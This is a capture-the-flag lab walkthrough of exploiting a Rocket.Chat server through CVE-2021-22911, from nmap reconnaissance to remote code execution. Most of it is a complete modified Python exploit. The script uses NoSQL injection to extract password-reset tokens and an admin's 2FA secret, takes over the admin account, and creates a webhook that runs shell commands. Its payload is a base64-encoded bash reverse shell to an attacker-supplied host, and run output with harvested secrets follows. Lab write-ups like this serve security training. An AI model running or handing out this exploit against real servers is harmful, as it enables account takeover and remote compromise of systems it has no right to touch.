Exception Writeup - Hack Smarter Lab
NoSQL Injection to RCE via Rocket.Chat CVE-2021-22911

Description
A walkthrough of the Exception lab challenge, where an exposed Rocket.Chat instance is exploited through a NoSQL injection vulnerability (CVE-2021-22911) to achieve remote code execution. This write-up covers reconnaissance with Nmap, service discovery, abuse of password reset functionality, token extraction via injection, and privilege escalation to root.
Reconnaissance
I saw that there were 2 open ports on the target, which are SSH and HTTP.
1
2
┌──(kali㉿kali)-[~]
└─$ nmap -A -sC -sV -p- 10.1.228.158 -T4

So I navigated to the HTTP service and explored the target.
I checked the source code and found something interesting.

There might be a logic flow here that I need to check.

It looks like a red herring, so I decided to run another Nmap scan.
The command I used for scanning is below:
1
2
┌──(kali㉿kali)-[~]
└─$ nmap -A -sC -sV -p- 10.1.228.158 -T4
Now I will visit the target on port 3000, and I found a Rocket.Chat instance.
Initial Access
I registered a low-privileged account on the Rocket.Chat instance with the credentials drewbyte-1:password to enumerate from within.
Inside the general channel, I found a user named localh0ste who had leaked their email address in chat.

1
localh0ste@exception.local
While browsing, I intercepted requests with Burp Suite and noticed API calls in the background. I checked the version endpoint.

I saw that there was an API running in the background, so I checked the version.


After checking the version of Rocket.Chat, I found that it is vulnerable to NoSQL injection leading to RCE.
Exploitation
After confirming the vulnerability and getting the Exploit-DB ID, I downloaded it using searchsploit.
I then used the exploit with the following command:
1
2
3
4
5
┌──(kali㉿kali)-[~]

└─$ python3 50108.py \
  -u test@exception.local \
  -a localh0ste@exception.local \
  -t http://10.1.228.158:3000
While doing this and waiting for the password reset, I set up a listener.

The script took too long, which caused the token to expire.
Exploit Modification
I tried to modify the code with the help of AI.
Here is the script :P
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
# Title: Rocket.Chat 3.12.1 - NoSQL Injection to RCE (Unauthenticated) (2)
# Author: enox
# Date: 06-06-2021
# Product: Rocket.Chat
# Vendor: https://rocket.chat/
# Vulnerable Version(s): Rocket.Chat 3.12.1 (2)
# CVE: CVE-2021-22911
# Credits: https://blog.sonarsource.com/nosql-injections-in-rocket-chat

#!/usr/bin/python

import requests
import string
import time
import hashlib
import json
import oathtool
import argparse
import base64

parser = argparse.ArgumentParser(description='RocketChat 3.12.1 RCE')
parser.add_argument('-u', help='Low priv user email [ No 2fa ]', required=True)
parser.add_argument('-U', help='Low priv username [ No 2fa ]', required=True)
parser.add_argument('-p', help='Low priv user password [ No 2fa ]', required=True)
parser.add_argument('-a', help='Administrator email', required=True)
parser.add_argument('-A', help='Administrator username', required=True)
parser.add_argument('-t', help='URL (Eg: http://rocketchat.local)', required=True)
parser.add_argument('-H', help='reverse shell host', required=True)
parser.add_argument('-P', help='reverse shell port', required=True)

args = parser.parse_args()

adminmail = args.a
lowprivmail = args.u
lowprivuser = args.U
lowprivpassword = args.p
target = args.t
privuser = args.A
revip = args.H
revport = args.P


def forgotpassword(email, url):
    payload = '{"message":"{\\"msg\\":\\"method\\",\\"method\\":\\"sendForgotPasswordEmail\\",\\"params\\":[\\"'+email+'\\"]}"}'
    headers = {'content-type': 'application/json'}
    r = requests.post(url+"/api/v1/method.callAnon/sendForgotPasswordEmail", data=payload, headers=headers, verify=False, allow_redirects=False)
    print("[+] Password Reset Email Sent")


def resettoken(url):
    u = url+"/api/v1/method.callAnon/getPasswordPolicy"
    headers = {'content-type': 'application/json'}
    token = ""

    num = list(range(0, 10))
    string_ints = [str(int) for int in num]
    characters = list(string.ascii_uppercase + string.ascii_lowercase) + list('-') + list('_') + string_ints

    while len(token) != 43:
        for c in characters:
            payload = '{"message":"{\\"msg\\":\\"method\\",\\"method\\":\\"getPasswordPolicy\\",\\"params\\":[{\\"token\\":{\\"$regex\\":\\"^%s\\"}}]}"}' % (token + c)
            r = requests.post(u, data=payload, headers=headers, verify=False, allow_redirects=False)
            time.sleep(0.5)
            if 'Meteor.Error' not in r.text:
                token += c
                print(f"Got: {token}")

    print(f"[+] Got token : {token}")
    return token


def changingpassword(url, token):
    payload = '{"message":"{\\"msg\\":\\"method\\",\\"method\\":\\"resetPassword\\",\\"params\\":[\\"'+token+'\\",\\"P@$$w0rd!1234\\"]}"}'
    headers = {'content-type': 'application/json'}
    r = requests.post(url+"/api/v1/method.callAnon/resetPassword", data=payload, headers=headers, verify=False, allow_redirects=False)
    if "error" in r.text:
        exit("[-] Wrong token")
    print("[+] Password was changed !")


def twofactor(url, user, password, privuser):
    # Authenticating
    sha256pass = hashlib.sha256(password.encode()).hexdigest()
    payload = '{"message":"{\\"msg\\":\\"method\\",\\"method\\":\\"login\\",\\"params\\":[{\\"user\\":{\\"username\\":\\"'+user+'\\"},\\"password\\":{\\"digest\\":\\"'+sha256pass+'\\",\\"algorithm\\":\\"sha-256\\"}}]}"}'
    headers = {'content-type': 'application/json'}
    r = requests.post(url + "/api/v1/method.callAnon/login", data=payload, headers=headers, verify=False, allow_redirects=False)
    if "error" in r.text:
        exit("[-] Couldn't authenticate")
    data = json.loads(r.text)
    data = (data['message'])
    userid = data[32:49]
    token = data[60:103]
    print(f"[+] Successfully authenticated as {user}")

    # Getting 2fa secret
    cookies = {'rc_uid': userid, 'rc_token': token}
    headers = {'X-User-Id': userid, 'X-Auth-Token': token}
    payload = '/api/v1/users.list?query={"$where"%3a"this.username%3d%3d%3d\''+privuser+'\'+%26%26+(()%3d>{+throw+this.services.totp.secret+})()"}'
    r = requests.get(url+payload, cookies=cookies, headers=headers)
    code = r.text[46:98]
    print(f"Got the code for 2fa: {code}")
    return code


def admin_token(url, user, password, privuser):
    # Authenticating
    sha256pass = hashlib.sha256(password.encode()).hexdigest()
    payload = '{"message":"{\\"msg\\":\\"method\\",\\"method\\":\\"login\\",\\"params\\":[{\\"user\\":{\\"username\\":\\"'+user+'\\"},\\"password\\":{\\"digest\\":\\"'+sha256pass+'\\",\\"algorithm\\":\\"sha-256\\"}}]}"}'
    headers = {'content-type': 'application/json'}
    r = requests.post(url + "/api/v1/method.callAnon/login", data=payload, headers=headers, verify=False, allow_redirects=False)
    if "error" in r.text:
        exit("[-] Couldn't authenticate")
    data = json.loads(r.text)
    data = (data['message'])
    userid = data[32:49]
    token = data[60:103]
    print(f"[+] Successfully authenticated as {user}")

    # Getting reset token for admin
    cookies = {'rc_uid': userid, 'rc_token': token}
    headers = {'X-User-Id': userid, 'X-Auth-Token': token}
    payload = '/api/v1/users.list?query={"$where"%3a"this.username%3d%3d%3d\''+privuser+'\'+%26%26+(()%3d>{+throw+this.services.password.reset.token+})()"}'
    r = requests.get(url+payload, cookies=cookies, headers=headers)
    code = r.text[46:89]
    print(f"Got the reset token: {code}")
    return code


def changingadminpassword(url, token, code):
    payload = '{"message":"{\\"msg\\":\\"method\\",\\"method\\":\\"resetPassword\\",\\"params\\":[\\"'+token+'\\",\\"P@$$w0rd!1234\\",{\\"twoFactorCode\\":\\"'+code+'\\",\\"twoFactorMethod\\":\\"totp\\"}]}"}'
    headers = {'content-type': 'application/json'}
    r = requests.post(url+"/api/v1/method.callAnon/resetPassword", data=payload, headers=headers, verify=False, allow_redirects=False)
    if "403" in r.text:
        exit("[-] Wrong token")
    print("[+] Admin password changed !")


def rce(url, code, cmd, user):
    # Authenticating
    sha256pass = hashlib.sha256(b'P@$$w0rd!1234').hexdigest()
    headers = {'content-type': 'application/json'}
    payload = '{"message":"{\\"msg\\":\\"method\\",\\"method\\":\\"login\\",\\"params\\":[{\\"totp\\":{\\"login\\":{\\"user\\":{\\"username\\":\\"'+user+'\\"},\\"password\\":{\\"digest\\":\\"'+sha256pass+'\\",\\"algorithm\\":\\"sha-256\\"}},\\"code\\":\\"'+code+'\\"}}]}"}'
    r = requests.post(url + "/api/v1/method.callAnon/login", data=payload, headers=headers, verify=False, allow_redirects=False)
    if "error" in r.text:
        exit("[-] Couldn't authenticate")
    data = json.loads(r.text)
    data = (data['message'])
    userid = data[32:49]
    token = data[60:103]
    print("[+] Successfully authenticated as administrator")

    # Creating Integration
    payload = '{"enabled":true,"channel":"#general","username":"'+user+'","name":"rce","alias":"","avatarUrl":"","emoji":"","scriptEnabled":true,"script":"const require = console.log.constructor(\'return process.mainModule.require\')();\\nconst { exec } = require(\'child_process\');\\nexec(\''+cmd+'\');","type":"webhook-incoming"}'
    cookies = {'rc_uid': userid, 'rc_token': token}
    headers = {'X-User-Id': userid, 'X-Auth-Token': token}
    r = requests.post(url+'/api/v1/integrations.create', cookies=cookies, headers=headers, data=payload)
    data = r.text
    data = data.split(',')
    token = data[12]
    token = token[9:57]
    _id = data[18]
    _id = _id[7:24]

    # Triggering RCE
    u = url + '/hooks/' + _id + '/' + token
    r = requests.get(u)
    print(r.text)


############################################################

# Privilege Escalation to admin
## Getting secret for 2fa
secret = twofactor(target, lowprivuser, lowprivpassword, privuser)

## Sending Reset mail
print(f"[+] Resetting {adminmail} password")
forgotpassword(adminmail, target)

## Getting admin reset token through nosql injection authenticated
token = admin_token(target, lowprivuser, lowprivpassword, privuser)

## Resetting Password
code = oathtool.generate_otp(secret)
changingadminpassword(target, token, code)

## Reverse Shell
rev = '/bin/sh -i >& /dev/tcp/'+revip+'/'+revport+' 0>&1'
encoded_rev = base64.b64encode(rev.encode()).decode()
payload = 'echo ' + encoded_rev + ' | base64 -d | bash'
rce(target, code, payload, privuser)
Here how I run the script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py \
  -t http://10.1.228.158:3000 \
  -u drewbyte@drewbyte.com \
  -U drewbyte-1 \
  -p password \
  -a localh0ste@exception.local \
  -A localh0ste \
  -H 10.200.48.178 \
  -P 4446
[+] Successfully authenticated as drewbyte-1
Got the code for 2fa: KIYTUQZKO4YD6ZJYEUWFAMB4OBAU6I3RJBCXMP3UGJHEOOBJGNLQ
[+] Resetting localh0ste@exception.local password
[+] Password Reset Email Sent
[+] Successfully authenticated as drewbyte-1
Got the reset token: 56GFN6WvQckZbg2LHIlHQrE3wknNAV_XGa7pQ1g6EMA
[+] Admin password changed !
[+] Successfully authenticated as administrator
{"success":false}
After that, I converted the 2FA secret into a numeric code using oathtool:
1
2
3
┌──(kali㉿kali)-[~]
└─$ echo "KIYTUQZKO4YD6ZJYEUWFAMB4OBAU6I3RJBCXMP3UGJHEOOBJGNLQ" | oathtool --totp -b -
915594
